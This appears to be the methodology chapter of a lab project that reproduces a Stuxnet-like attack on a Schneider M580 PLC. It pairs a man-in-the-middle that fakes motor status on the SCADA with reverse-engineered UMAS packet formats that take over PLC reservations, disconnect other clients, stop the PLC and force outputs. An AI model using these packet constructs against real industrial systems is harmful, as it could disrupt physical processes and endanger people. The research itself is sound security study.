


Figure 6 - Survey results from Automation.com (Inductive Automation, 2016)

2. METHODOLOGY

2.1. Introduction

The principle of this attack is similar to the Stuxnet virus, where the status of systems on the SCADA did not represent their true state and the systems were forced into abnormal running conditions. This project will follow those principles on a simpler system but will still have the following conditions:

1. Perform a MitM attack and falsely represent the status of the motor
2. Send a Unified Messaging Application Services (UMAS) command to the PLC to force the motor output to the desired state. Using a UMAS force will bypass any logic in the PLC.

Stuxnet was based on a Siemens system, and targeted Siemens vulnerabilities. This project will use the information gained to manipulate a Schneider PLC system with an Ignition SCADA.

The list of UMAS codes used are as follows:

- UMAS Function Code 0x01
    - INIT_COMM: Initialize a UMAS communication
- UMAS Function Code 0x10
    - TAKE_PLC_RESERVATION: Assign an "owner" to the PLC
- UMAS Function Code 0x11
    - RELEASE_PLC_RESERVATION: Releases the PLC from the connected client
- UMAS Function Code 0x40
    - START_PLC: Starts the PLC
- UMAS Function Code 0x41
    - STOP_PLC: Stops the PLC

- UMAS Function Code 0x50
    - MONITOR_PLC: Monitor and Force PLC Outputs

When constructing the packet, only the data portion of the Protocol Data Unit (PDU) needs to be modified with the correct data to construct the UMAS packet. The function code of the PDU will always be 90 (0x5A in hex) to indicate a UMAS packet. The UMAS function code is the first 16 bits of the UMAS packet, followed by a variable number of bytes depending on the function and response. Figure 7 shows a high-level overview of the construct of the UMAS packet.




Figure 7 - UMAS packet (Martin, 2017)

2.2. Hardware

2.2.1. Schneider Electric M580 PLC

The Schneider M580 is a modular PLC platform that is capable of being expanded using the Schneider X80 range of Input/Output (IO) Modules or Application Specific Modules. It is programmed using the Unity Pro software. The M580 PLC has the following cyber security features (*Schneider Electric*, 2019) :

- IPsec communications protocol
    - Currently only the Schneider BMENOC0321 supports IPsec (*Schneider Electric*, 2018). IPSec is an open suite of protocols that are aimed to make IP communications private and secure. It uses user

defined private keys to encrypt and decrypt the traffic. IPsec services are defined in two Request for Comments (RFC). The Authentication Header (AH) authenticates the IP packet using an Integrity Check Value (ICV) which is part of the AH. The Encapsulating Security Payload (ESP) encrypts and provides integrity of the payload using different algorithms (Hirschler and Treytl, 2012).

- Achilles Level 2 certified Cybersecurity
    - The Achilles Test Platform is a vendor agnostic communications robustness test. The primary objective of the test is for the embedded controller to maintain control of its outputs, while withstanding attacks such as Denial-of-Service (DoS) attacks (Greenfield, 2019). The Device Under Test (DUT) must pass the following criteria while being attacked in order to obtain Level 2 Certification (*General Electric*, 2014):
        - Recovery period = 120 seconds
        - Maximum Non-Storm Rate (% of Link) = Half the vendor-specified rate. Defaults to 5%.
        - Discrete Monitor:
            - Cycle Period = 1000 milliseconds.
            - Warning Level = 4%.
        - Analog Monitor:
            - Step Duration = 1 second.
            - Step Duration Error Tolerance = 4%.
            - Maximum Voltage and Minimum Voltage are DUT-dependent.

        - Voltage Error Tolerance = 1%.
      - Link State Monitor: N/A.
      - ICMP Monitor:
        - Timeout = 0.5 seconds.
        - Packet Loss Warning = 10%.
      - TCP Ports Monitor:
        - TCP Ports = Use open ports from discovery.
      - UDP Ports Monitor:
        - UDP Ports = Use open ports from discovery.
- Built-in monitoring of firmware and software integrity
  - The firmware is protected using an encrypted signature check before attempting to load a new firmware. This is done to ensure that firmware has not been corrupted prior to loading. The real-time system is protected by running checks against the memory, system tasks, processor and instructions. If it detects corruption, or illegal instructions, the system will stop and a diagnostics snapshot is maintained in order to assist in troubleshooting (*Schneider Electric*, 2018).

In the lab setup, the PLC rack consists of a power supply (CPS 2010), the processor with integrated IP communications (eP58 1020), a mixed Digital Input/Output Module (DDM 16022) and a mixed Analogue Input/Output Module (AMM 0600). The setup can be seen in Figure 8.





Figure 8 - Schneider M580 PLC Lab Setup

2.2.2. Laptop

Two laptops are required to demonstrate the project. One laptop must have Windows Operating System installed on it, as Unity Pro is only compatible with Windows. The other laptop is required to act as the man-in-the-middle and a laptop running Ubuntu 18.04.4 LTS 64 bit was chosen.

2.2.3. Network Switch

A Cisco SG350-10 was chosen as the network switch for this project. This switch is capable of port monitoring which can be used to monitor traffic to and from devices. It supports 802.1x and MAC Authentication Bypass which can be used to secure a network. This is a relatively low cost switch and runs the Cisco Operating System. For the security hardening of the switch, the configuration shown in Figure 9 was loaded into the switch.



```
switch3b8c03#show running-config
config-file-header
[switch3b8c03                                                                          ]
v2.4.0.94 / RTESLA2.4_930_181_045
[CLI v1.0                                                                              ]
file SSD indicator encrypted
[@                                                                                     ]
ssd-control-start
ssd config
ssd file passphrase control unrestricted
no ssd file integrity control
ssd-control-end cb0a3fdb1f3a1af4e4430033719968c0
!
!
unit-type-control-start
unit-type unit 1 network gi uplink none
unit-type-control-end
!
voice vlan oui-table add 0001e3 Siemens_AG_phone________
voice vlan oui-table add 00036b Cisco_phone_____________
voice vlan oui-table add 00096e Avaya___________________
voice vlan oui-table add 000fe2 H3C_Aolynk______________
voice vlan oui-table add 0060b9 Philips_and_NEC_AG_phone
voice vlan oui-table add 00d01e Pingtel_phone___________
voice vlan oui-table add 00e075 Polycom/Veritel_phone___
voice vlan oui-table add 00e0bb 3Com_phone______________
dot1x system-auth-control
bonjour interface range vlan 1
hostname switch3b8c03
encrypted radius-server host 192.168.1.252 key RTfVftohWzkj+bRMkALik3t+Q4iVSEEJ1VUolT4eO
Xk=
ip ssh server
!
interface vlan 1
 ip address 192.168.1.253 255.255.255.0
 no ip address dhcp
!
interface GigabitEthernet1
 dot1x authentication 802.1x mac
 dot1x port-control auto
!
interface GigabitEthernet2
 dot1x authentication 802.1x mac
 dot1x port-control auto
!
interface GigabitEthernet3
 dot1x authentication 802.1x mac
 dot1x port-control auto
!
exit
switch3b8c03#
```

Figure 9 - Security Hardening of Cisco SG350 Switch

2.2.4. Remote Authentication Dial-In User Service (RADIUS) Server

The RADIUS server is service that is used for Authentication, Authorisation, and Accounting (AAA) on compatible network devices. It provides the network with a centralised system to manage the authentication of permitted devices to the network. Devices that are not approved can either be rejected and cause the switchport to shut down, or can be placed on a separate Virtual Local Area Network (VLAN) and isolated from the secure VLAN.

The server is configured on a Raspberry Pi. The operating system running on the Raspberry Pi is Raspbian. The RADIUS server used is called freeradius which is installed by using the following command:

- apt-get install freeradius

The configuration file for freeradius is located at the following path:

- /etc/freeradius/clients.conf

2.2.5. Lab Setup

The two laptops, a Raspberry Pi, and a PLC are wired to the Cisco switch with patch cables. Each device has a static IP Address as described in Table 3. The switch is configured as default, with all ports belonging to VLAN 1.

Output 17 on the PLC represents the motor control and has a Light Emitting Diode wired to it to emulate the status of the motor.

Table 3 - Lab IP Address List and Switchport Allocation

Device Name	**IP Address**	**Switchport**
Schneider M580 PLC	192.168.1.200	2
SCADA Laptop (Windows)	192.168.1.201	1
Attackers Laptop (Linux)	192.168.1.202	3
RADIUS (Raspberry Pi)	192.168.1.252	8

There is a serial connection from the Windows Laptop to the Cisco switche's console port to configure the switch.

To authenticate devices on the network, a Remote Authentication Dial-In User Service (RADIUS) is used. The authenticated users are configured in the following file:

- /etc/freeradius/users

For MAB the username and password are both the MAC address of the device. The MAC address must be all lower case with no spacing or separators between characters. The following is an example of an entry in the users file:

- 0080f4180dad Cleartext-Password := "0080f4180dad"

2.3. Communication Protocols

2.3.1. Open Systems Interconnection (OSI) Model

The Open Systems Interconnection (OSI) model is a layered model that was defined as an effort to standardise networking and allow vendors to communicate with each other. The OSI model was created in 1978 and is a conceptual model that allows data to be passed up and down through its seven layers (Alhamedi *et al.*, 2014). The OSI model layers and a description of their functions can be seen in Table 4.

Table 4 - OSI Model Layers (Alhamedi et al., 2014)

OSI Layer	Major Function
Application (Layer 7)	Provide access to the network for the applications
Presentation (Layer 6)	Translates data from the format used by applications into one that can be transmitted across the network. Handles encryption and decryption of data. Provides compression and decompression functionality. Formats data from the application layer into a format that can be sent over the network.
Session (Layer 5)	Synchronises the data exchange between applications on separate devices.
Transport (Layer 4)	Provides connection services between the sending and receiving devices and ensures reliable data delivery. Manages flow control through buffering or windowing. Provides segmentation, error checking, and service identification.
Network (Layer 3)	Handles the discovery of destination systems and addressing. Provides the mechanism by which data can be passed and routed from one network to another.

Data Link (Layer 2)	Provides error detection and correction. Uses two distinct sub-layers: the Media Access Control (MAC) and the Logical Link Control (LLC) layers. Identifies the method by which media are accessed. Defines hardware addressing through MAC sub-layer.
Physical (Layer 1)	Defines the physical structure of the network topology.

2.3.2. Transmission Control Protocol/Internet Protocol (TCP/IP)

TCP/IP predates the OSI model and only has four layers associated with it (Alhamedi *et al.*, 2014). It was first discussed in a paper in May 1974, written by Vint Cerf and Bob Khan. TCP/IP consists of two protocols. TCP which transfers data into the application running on the device and IP which transfers data from one device to another. TCP is the protocol used in the Transport Layer and IP is the protocol used in the Network Layer (Shiranzaei and Khan, 2015). It can be linked to the functions of the OSI Model as can be seen from Table 5:

Table 5 - OSI vs TCP/IP Model (Zaman and Karray, 2009)

ISO Model	**TCP/IP Model**
Application	Application
Presentation	
Session	
Transport	Transport
Network	Network
Data Link	Data Link
Physical	

2.3.3. Modbus

Modbus was developed by Modicon in 1979 and is still widely used on PLC's and Internet-of-Things (IoT) devices. Modbus is a messaging protocol that aligns with Layer 7 of the OSI Model, and provides client/server communications to devices on different busses and networks (*Modbus.org*, 2006, *Modbus.org*, 2012). It can run on twisted pair, wireless, Fibre Optic and Ethernet. Modbus can be transmitted using serial protocols or Ethernet using TCP/IP. Using Modbus TCP/IP, the Modbus frame is encapsulated in the TCP/IP data section. Figure 10 shows a standard Modbus Application Data Unit (ADU) which is the general form of a Modbus frame.




Figure 10 - General Modbus Frame (Modbus.org, 2006)

The Protocol Data Unit (PDU) is independent of the communication layer that it is being transmitted on. Figure 11 shows the definition of a Modbus TCP/IP frame which consists of the same PDU with the addition of a Modbus Application Protocol (MBAP) header.




Figure 11 - Modbus Frame over TCP/IP (Modbus.org, 2006)

The MBAP header is 7 bytes long and consists of the fields as outlined in Table 6 which must be configured for each request/response.

Table 6 - MBAP Header (Modbus.org, 2006)

Fields	Length	Description	Client	Server
Transaction Identifier	2 bytes	Identification of a Modbus request/response transaction	Initialised by the client	Recopied by the server from the received request
Protocol Identifier	2 bytes	0 = Modbus protocol	Initialised by the client	Recopied by the server from the received request
Length	2 bytes	Number of following bytes	Initialised by the client (request)	Initialised by the server (response)
Unit Identifier	1 byte	Identification of a remote slave connected on a serial line on other buses	Initialised by the client	Recopied by the server from the received request

The function code describes the action that is to be performed. The function code is encoded in 1 byte and has a valid range of 1 to 255. Values in the range 128 to 255 are reserved for exception responses (*Modbus.org*, 2012).

2.3.4. UMAS

Unified Messaging Application Services (UMAS) is a proprietary protocol developed by Schneider Electric and is based on the old Xway Unitelway Protocol used by older Schneider PLC's (*Schneider Electric*, 2018). It is a configuration protocol specifically used to configure, control and query the PLC's using Schneider's PLC programming software, Unity Pro. UMAS uses traditional Modbus to encapsulate the data using a function code of 90 (0x5A in hex) to identify the data as a UMAS service (*Feldman*, 2018). If a device does not understand UMAS, it simply drops the frame. There is no official documentation for UMAS and the project will outline the findings from inspection of Wireshark captures and make some assumptions about the protocol.

2.4. Software

2.4.1. Ignition SCADA


Ignition SCADA is a software by Inductive Automation that provides Supervisory Control and Data Acquisition of a control system. The Supervisory Control refers to the fact that the software can monitor and control a system with some supervisory functions such as access control and programmed interlocks. The Data Acquisition refers to the fact that the software can log data to a database such as events, alarms and historical information. Ignition is an open platform software and works on traditional operating systems such as Windows, MacOS and Linux. It is also possible to install it on embedded controllers, opening it up to Internet of Things (IoT) devices.

2.4.2. Unity Pro

Unity Pro is the Integrated Development Environment (IDE) by Schneider Electric to programme, monitor and debug the Schneider Electric M580 PLC. It is only compatible with Windows Operating System. Unity Pro communicates with the PLC's using the UMAS protocol.

2.4.3. Wireshark

Wireshark is a network packet capture, monitor and analysis tool. Network traffic can be monitored and logged for analysis. Filters can be applied at the capture stage to avoid capturing unrelated packets, or the filter can be applied during analysis to only display the required packets. An example of the two different filter modes can be seen in Figure 12.



You are running Wireshark 2.0.5.

Ready to load or capture

No Packets

Profile: Default

Figure 12 - Wireshark Capture and Display Filters

Some simple examples of Wireshark filters can be seen below:

- tcp.port eq 502 - Show only Modbus (port 502) traffic
- ip.src == 10.43.54.65 - Show only traffic originating from 10.43.54.65

A complete list of filters can be found on the Wireshark website at https://www.wireshark.org/docs/dfref/.

2.4.4. Python

Python is an interpreted, object orientated programming language, created by Guido van Rossum in 1991 (*Python.org*, 2020). The main objective of Python was to be easily read, which comes with the downside of being slightly slower than languages such as Java and C. Python has different versions available, and this project will use Python V3. Python V3 is not backwards compatible with older versions.

2.4.4.1. Scapy

Scapy is a Python programme that allows you to send, sniff and dissect network packets. It is similar to Wireshark in its network capture and analysis features but has the added feature of being able to create and send your own packets on the network.

2.4.5. Ettercap

Ettercap is a programme originally designed by Alberto Ornaghi and Marco Valleri. It offers a suite of tools for Man-in-the-Middle (MitM) attacks with packet sniffing and injection (*Ettercap*, 2020). Ettercap has three different interfaces that can be used, and they all have the same functionality but differ graphically. The three interface modes are traditional command line interface, Graphical User Interface and NCurses. NCurses is a terminal based interface.

2.5. UMAS Function Codes

With the lack of documentation available for the UMAS protocol, a method for network capture and analysis was devised. Using the Windows Laptop with Unity Pro and Wireshark installed, commands are sent from Unity Pro. The network traffic is captured and analysed in Wireshark to look for patterns. Using the research performed by Martin (2017) as a starting point, the UMAS function codes are partially known. The method of attacks described in Martin (2017) were found to be different which could be due to firmware/software versions or due to the fact that this project is based on the newer M580 PLC Model.

This syntax will be used to distinguish the different parts of the PDU.

- [5A] [UMAS Function Code (6 Bits)] [UMAS Data (Variable Length)]

2.5.1. INIT_COMM (0x01)

In order for any communications to be established with a client and the PLC, the client must initialise the communications with the PLC. This is accomplished by sending a PDU with the following values.

- [5A] [00 01] [00]

  The construct of the response is as follows:

- [5A] [Error Code (16bits)] [Max Frame Size (16 Bits)] [Unknown (16 Bits)] [Unknown (32 Bits)] [Unknown (32 Bits)] [Client Name Length (8 bits)] [Client Name (Variable Length)]

  Upon a successful response from the PLC the following will be received:

- [5A] [00FE] [FD03] [0006] [00003200] [00000000] [00]
  - 5A - UMAS Function Code
  - 00FE - Successful response code
  - FD03 - Max Frame Size of 1022 (FD03 = 1021 in little endian)
  - 0006 - Unknown
  - 00003200 - Unknown
  - 00000000 - Unknown
  - 00 - Client Length = 0, this means that no client is currently reserving a connection to the PLC

If another client has already reserved the PLC, then the following would be an example response:

- [5A] [00FE] [FD03] [0006] [00003200] [0A030000] [07] [4A4F484E2D5043]
  - 5A - UMAS Function Code
  - 00FE - Successful response code
  - FD03 - Max Frame Size of 1022 (FD03 = 1021 in little endian)

    - 0006 - Unknown
    - 00003200 - Unknown
    - 0A030000 - Unknown
    - 07 - Client Length of 7 bytes in this example
    - 4A4F484E2D5043 - Client Name
        - Converting each byte to its ascii equivalent results in a client name of JOHN-PC

2.5.2. TAKE_PLC_RESERVATION (0x10)

The TAKE_PLC_RESERVATION function is used to ensure that only one connection is possible at any one time between a client and the PLC. If Unity Pro is connected to the PLC and a TAKE_PLC_RESERVATION command is issued with the same reservation code, it disconnects Unity Pro from the PLC. This is probably for safety purposes to ensure that multiple clients cannot control the PLC.

The TAKE_PLC_RESERVATION has a PDU construct of the following:

- [5A] [00 10] [Unknown (32 bits)] [Client Name Length (8 bits)] [Client Name (Variable Length)]

Using a client name of HACKED! produces a packet corresponding to the following:

- [5A] [00 10] [16 2A 00 00] [07] [4841434b454421]

  The construct of the response is as follows:

- [5A] [Error Code (16 Bits)] [Reservation Code (8 Bits)]

  Upon a successful response from the PLC the following will be received:

- [5A] [00FE] [BA]
    - 5A - UMAS Function Code
    - 00FE - Successful response code

        - BA - Reservation Code which is used in subsequent commands
            - From testing, the Reservation Code increments by one every time a new Reservation Code is issued

2.5.3. RELEASE_PLC_RESERVATION (0x11)

The RELEASE_PLC_RESERVATION releases reservation from the PLC with the associated reservation code. From testing, unless a KEEP_ALIVE (Function Code 0x12) is sent periodically, the connection gets disconnected on a timeout. This function is useful to force a client to disconnect by iterating through all 255 (8 Bytes) possible values of the reservation code.

The RELEASE_PLC_RESERVATION has a PDU construct of the following:

- [5A] [Reservation Code (8 Bits)] [11]

The construct of the response is as follows:

- [5A] [Reservation Code (8 Bits)] [Error Code (8 Bits)]

Upon a successful release the Error Code will be 0xFE. An unsuccessful Error Code will yield a value of 0xFD.

2.5.4. START_PLC (0x40)

The START_PLC function puts the PLC into run mode and executes commands. In this state the PLC reads the inputs, applies the logic to the inputs and updates the outputs as per the logic results.

The START_PLC function has a PDU construct of the following:

- [5A][Reservation Code][40FF00]

Upon a successful response from the PLC the following will be received:

- [5A] [BA] [FE]

    - 5A - UMAS Function Code
    - BA - Reservation Code during this test
    - FE - Successful response code

2.5.5. STOP_PLC (0x41)

The STOP_PLC function puts the PLC into a stop state and suspends all execution of commands. All outputs fall back to their normal state.

The STOP_PLC functions in the same way as the START_PLC just using a function code of 0x41. The STOP_PLC function has a PDU construct of the following:

- [5A][Reservation Code][41FF00]

Upon a successful response from the PLC the following will be received:

- [5A] [BA] [FE]
    - 5A - UMAS Function Code
    - BA - Reservation Code during this test

2.5.6. MONITOR_PLC (0x50)

The MONITOR_PLC function does more than the name would suggest. This function also commands and forces outputs. While not all of the functionality or parameters for this command have been realised the forcing of the outputs can be done with the following PDU construct:

- force_output = '50150003010444000c00030400000c000c013300' + output + '0300000b0001' + force_code + '05010400000004'
- [5A] [Reservation Code] [Unknown (20 Bytes)] [Output (1 Byte)] [Unknown (6 Bytes)] [Force Code (1 Byte)] [Unknown (7 Bytes)]
    - The Force Codes found are as follows:


- Force Of = 0x0
- Force On = 0x03
- Unforce = 0x04

Upon a successful response from the PLC the following will be received:

